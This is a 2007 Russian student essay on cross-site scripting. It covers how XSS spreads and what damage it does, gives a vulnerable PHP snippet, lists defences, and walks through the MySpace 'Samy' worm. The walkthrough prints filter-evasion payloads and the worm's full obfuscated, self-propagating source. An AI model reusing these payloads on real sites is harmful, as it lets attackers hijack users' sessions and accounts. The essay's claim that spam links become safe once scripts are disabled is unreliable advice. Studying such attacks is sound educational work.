МОСКОВСКИЙ ФИЗИКО-ТЕХНИЧЕСКИЙ ИНСТИТУТ (ГУ МФТИ)
Факультет радиотехники и кибернетики

Обзор XSS уязвимостей

Эссе по курсу «Защита информации» кафедры радиотехники

студент 314 группы Сахно В.В.
13.04.2007.

Долгопрудный, 2007

1.Введение.

Аббревиатура XSS расшифровывается как Cross Site Scripting («межсайтовый скриптинг»). Тем не менее, название слабо отражает суть, потому что при проведении атаки скрипты могут не использоваться и атака не обязательно является «межсайтовой».

Рассмотрим возможности современных браузеров. Популярные HTTP клиенты позволяют отображать не только HTML, но и выполнять скриптовые программы на различных языках, а также поддерживают механизмы автоматической аутентификации (cookies). С ростом возможностей браузеров, растут и возможности злоумышленников.

После получения HTML страницы с сервера для ее отображения необходимо выполнить ряд дополнительных действий: сделать запросы различных ресурсов, отображаемых на странице (картинки, звуки, другие страницы, исходные коды скриптов и т.п.), запустить скрипты для выполнения. Данные действия обычно производятся автоматически и большинством пользователей не контролируются.

Проблема заключается в том, что при получении HTML страницы от злоумышленника компьютер пользователя будет выполнять ряд действий, которые могут нанести ущерб, как самому пользователю, так и третьей стороне.

2. Способы распространения кода злоумышленником.

1) передача ссылок на собственный сервер с вредоносных содержимым в спам-письмах, спам в системах мгновенных сообщений: ICQ, AIM, и т.п.;
2) расположение вредоносного кода в общественных местах: форумах, чатах, онлайн-дневниках и т.п.;

Последние обычно имеют различные системы защиты от размещения на них кода. Но даже в самом худшем для злоумышленника случае можно поместить ссылку на вредоносный сайт, в надежде на то, что пользователь сам решит зайти по ней. Обычно вместо html-тэгов (например <img src="">name</img>) используются псевдо-теги ([img=URL][/img]) с ограниченной функциональностью. Но даже они не полностью безопасны и позволяют производить некоторые виды атак.

3. Виды вредоносных действий, которые может произвести пользователь, запустив чужой код.

1) DOS атака (отказ в обслуживании), DDOS атака (распределенная DOS атака), если пользователей много, а их действия ресурсоемкие для сервера.

Пример 1: вы заходите на страницу, на которой расположен JavaScript делающий запросы на сайт Microsoft каждые 1 секунду, кроме вас туда заходит еще 1000 человек, сервер тратит слишком много времени на обработку запросов и становится не доступен остальным пользователям. Ситуация ухудшается если кроме непосредственной отправки страницы, сервер должен произвести какие-нибудь вычисления.

Пример 2: скрипт посылает запросы, симулируя SQL-Injection или какую-либо другую атаку. Сервер, обнаружив попытку атаки, в ответ запрещает доступ пользователю.

Пример 3: проведение данной атаки возможно без использования JavaScript, достаточно просто расположить на форуме ссылку на картинку на сервере злоумышленника, а через некоторое время вместо картинки сервер должен начать передавать код HTTP ответ «301 Moved Permanently» с указанием адреса сервера, на котором якобы теперь расположена картинка.

При запуске JavaScript’а возможно активное выполнение каких-либо действий, без участия пользователя

2) передача cookies или перехват ключа сессии;

3) выполнение действий от лица привилегированного пользователя.

Пример: для того чтобы удалить 10-е сообщение на форуме модератору нужно зайти по ссылке http://host/delete?message_number=10. JavaScript сделает это от его лица, но без его участия.

4) нарушение нормальной работы компьютера пользователя, с необходимостью перезагрузки для восстановления.

Пример: JavaScript может открыть очень много окон, использовать 100% ресурсов процессора, слать различные запросы в сеть и т.д.

Хотя данные эффекты могут и не нанести серьезного вреда, XSS атаку можно использовать как часть более сложной атаки, например для следующего:

5) проникновение в локальную сеть: размещаем скрипт на сервере в Интернете, его запускают из локальной сети. Скрипт запрашивает локальные секретные ресурсы и пересылает их обратно в Интернет. Стоит отметить, что использование SSL в таких случаях не мешает, а наоборот способствует атаке, потому как передаваемая информация могла бы быть не пропущена фильтром, а при использовании SSL она будет зашифрована.

6) злоумышленник может эмитировать один из сайтов, на которых пользователь имеет аккаунт и, предоставив форму для ввода данных, заполучить пароль (так называемый fishing). Так же для получения пароля, может использоваться более изощренный способ, называемый XSS-proxy: первая зараженная страница содержит имитацию какой-либо страницы со ссылками знакомыми пользователю, которые на самом деле ведут на сайт злоумышленника. При нажатии на ссылки будет загружаться ожидаемая пользователем страница, с добавленным в нее вредоносным кодом. Все ссылки опять будут вести на сайт злоумышленника. Таким образом, можно незаметно для пользователя отслеживать его навигацию по сайту


4. Простейший пример кода для XSS-уязвимого сайта.

На сервере расположен скрипт, в результате выполнения которого в содержимом html страницы появляется любая информация переданная пользователем:

```
<?php echo "Hello, {$HTTP_GET_VARS['name']}!"; ?>
```

Данный php-скрипт выводит на страницу содержимое параметра HTTP запроса с именем «name».

Вот пример обычного использования сайта:



А вот пример вставки кода злоумышленником:

Причина уязвимости – отсутствие фильтрации данных, приходящих с клиента.

5. Способы защиты от XSS.

Способы защиты пользователя:

1) по-умолчанию отключить выполнение JavaScript в браузере;
2) включать JavaScript только для сайтов которым вы доверяете и которые при этом не являются «общественным местом», то есть форумом, чатом, сайтом онлайн-дневников;

3) запретить выполнение ActiveX компонент (одна из возможностей Internet Explorer), потому как данная технология не является безопасной и позволяет манипулировать данными на компьютере пользователя;

Совершив данные действия, можете спокойно кликать по ссылкам в спам-письмах, ничего плохого с **вами** не случится.

Популярные технологии, такие как Flash и Java-апплеты являются относительно безопасными, потому как выполняются в изолированной среде, так называемой «песочнице». Хотя в функциональности Flash скриптов ранее была обнаружена уязвимость с помощью которой можно было вставлять JavaScript на страницу.

Способы защиты сервера:

1) как можно более жесткая фильтрация информации приходящей с клиента;
2) применение escape-последовательностей при выводе информации пришедшей от пользователя на странице;
3) отсутствие бизнес-логики приложения на клиенте;
4) обеспечение невозможности сменить пароль пользователя в системе без его ввода пользователем, то есть перехват сессии не должен позволять сменить пароль;

Способы защиты, предпринимаемые создателями браузеров:

1) использование «песочниц»(sandboxing): создание замкнутой среды, в которой выполняется программа и из которой она не может получить дополнительной информации с компьютера пользователя;

2) ограничение адресов, по которым скрипт может делать запросы.

Пример – ставшая популярной последнее время технология AJAX (Asynchronous JavaScript + XML) позволяет делать запросы только по адресу, с которого была получена страница, однако подобная мера безопасности не решает проблему и легко обходится с помощью AJAX-proxy, также можно делать запросы через JavaScript, не используя методы AJAX.

3) небезопасные технологии, такие как ActiveX начинают использоваться только после принятия пользователем сертификата безопасности сайта.

4) Предоставление возможности пользователю остановить выполнение скрипта, который пытается полностью загрузить процессор.

5) Анализ последовательности HTTP запросов, с целью обнаружения redirect-циклов приводящих в бесконечной загрузке страницы;

6) Ограничение количество выполняемых одновременно запросов, частоты их выполнения и других ресурсов;

7) Ограничение возможностей JavaScript манипулировать данными, получаемыми только с домена, с которого получена сама страница.

6. Обзор The MySpace XSS-червя «Samy». Если нельзя, но очень хочется, то можно.

Данный червь позволил своему 19 летнему создателю стать другом в социальной сети MySpace.com:
2500 человек за первые 13 часов; 200000 еще через несколько часов, а после похода в магазин – 1000000 человек.

Далее следует описание систем защиты, которые ему пришлось преодолеть при написании червя:

1) MySpace блокирует большинство html-тэгов, но позволяет использовать тэги разметки. Как оказалось, некоторые браузеры позволяют вставлять JavaScript внутрь CSS тэгов. Более того, без JavaScript ‘а они не работали.

Появилась возможность вставлять хоть какой-то скрипт на страницу:

```
<div style="background:url('javascript:alert(1)')">
```

2) Внутри кавычек использовать кавычки нельзя, то же верно для апострофов. Поэтому сам скрипт будем запускать из другого атрибута(с именем expr).

```
<div id="mycode" expr="alert('hah!')" style="background:url('javascript:eval(document.all.mycode.expr)')">
```

3) MySpace удаляет любое вхождение слова "javascript". К счастью некоторые браузеры воспринимают строку "java\nscript" как "javascript" (имеется ввиду java<переход на новую строку>script).
<div id="mycode" expr="alert('hah!')" style="background:url('java
script:eval(document.all.mycode.expr)')">

4) Кавычки будем использовать с помощью escape-последовательностей: "foo\"bar". Как оказалось они тоже фильтруются, поэтому будем использовать вместо escape-последовательности десятичный код символа:
<div id="mycode" expr="alert('double quote: ' + String.fromCharCode(34))" style="background:url('java
script:eval(document.all.mycode.expr)')">

5) С кодом страницы мы будем работать с помощью document.body.innerHTML, но строка innerHTML как оказалось тоже фильтруется. Разобьем ее на две части и запустим через eval(): *alert(eval('document.body.inne' + 'rHTML'));*

6) для доступа к страницам будем использовать AJAX (XML-HTTP), а не iframes(открытие даже невидимого фрейма в IE происходит с характерным звуком). MySpace фильтрует строку "onreadystatechange" используемую в XML-HTTP запросах. Снова используем eval. XML-HTTP так же удобен потому что передает необходимые cookies автоматически.
eval('xmlhttp.onread' + 'ystatechange = callback');

7) теперь наша цель – добавить себя в «list of heroes». Для этого нужно скачать profile пользователя, для этого нам надо извлечь идентификатор пользователя friendID из кода страницы. Используем eval() и склеивание строк, чтобы не получить случайно индекс элемента в нашем же коде.

var index = html.indexOf('frien' + 'dID');

8) теперь надо сделать запрос страницы, на которой происходит добавление друзей. Но к несчастью мы находимся на странице profile.myspace.com, а запрос надо сделать на www.myspace.com, что запрещено в AJAX. Переходим на сайт www.myspace.com и дальше действуем оттуда. С www.myspace.com профили пользователей можно просматривать.
if (location.hostname == 'profile.myspace.com') document.location = 'http://www.myspace.com' + location.pathname
+ location.search;

9) Сразу добавить пользователя в друзья получится, сначала скачиваем страницу, на которой задается вопрос «вы уверены что хотите добавить пользователя в друзья?» И только потом добавляем пользователя.

10) Остается скопировать код червя. Для этого вынимаем его из кода страницы профиля пользователя. Для того чтобы его разместить на нужно закодировать. Стандартный метод escape() не подходит. "but most of all, samy is my hero."

11) Из-за ограничения на длину пришлось убрать пробелы, использовать короткие имена и т.п.

Код червя Samy:

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var
A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return
eval('document.body.inne'+'rHTML')}}function
getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var
E=document.location.search;var F=E.substring(1,E.length).split('&');var AS=new Array();for(var
O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var AS=getQueryParams();var
L=AS['Mytoken'];var
M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://www.myspace.com'+location.
pathname+location.search}else{if(!M){getData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC(
'+A,A)}function nothing(){}function paramsToString(AV){var N=new String();var O=0;for(var P in
AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-
1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function httpSend(BH,BI,BJ,BK){if(!J){return
false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return
true}function findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return
S.substring(0,S.indexOf(BC))}function getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+'
value='+B,B)}function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var
V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var X=W.indexOf(T);var Y=W.substring(0,X);return Y}function
getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new XMLHttpRequest()}catch(e){Z=false}}else
if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new
ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var AA=g();var AB=AA.indexOf('m'+'ycode');var
AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var AE=AC.substring(0,AD);var
AF;if(AE){AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all, samy
is my hero. <d'+'iv id='+AE+'D'+'IV>'}var AG;function getHome(){if(J.readyState!=4){return}var
AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==-
1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?f
useaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}}function
postHero(){if(J.readyState!=4){return}var AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'has
h');httpSend('/index.cfm?fuseaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}funct
ion main(){var AN=getClientFID();var
BH='/index.cfm?fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xm
lhttp2=getXMLObj();httpSend2('/index.cfm?fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processx
Form,'GET')}function processxForm(){if(xmlhttp2.readyState!=4){return}var AU=xmlhttp2.responseText;var
AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to
Friends';httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))
}function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return
false}eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader
('Content-Type','application/x-www-form-urlencoded');xmlhttp2.setRequestHeader('Content-
Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

Литература.

1. Статья в Википедии о XSS
   http://en.wikipedia.org/wiki/Cross_site_scripting

2. Статья «Анатомия межсайтового скриптинга». Автор - Gavin Zuchlinski, перевод - Дмитрий Леонов;
   http://bugtraq.ru/library/www/xssanatomy.html

3. Объяснение работы «Samy worm» от автора.
   http://namb.la/popular/tech.html

4. Презентация Ajax (in)security. Автор – Billy Hoffman.
   http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Hoffman.pdf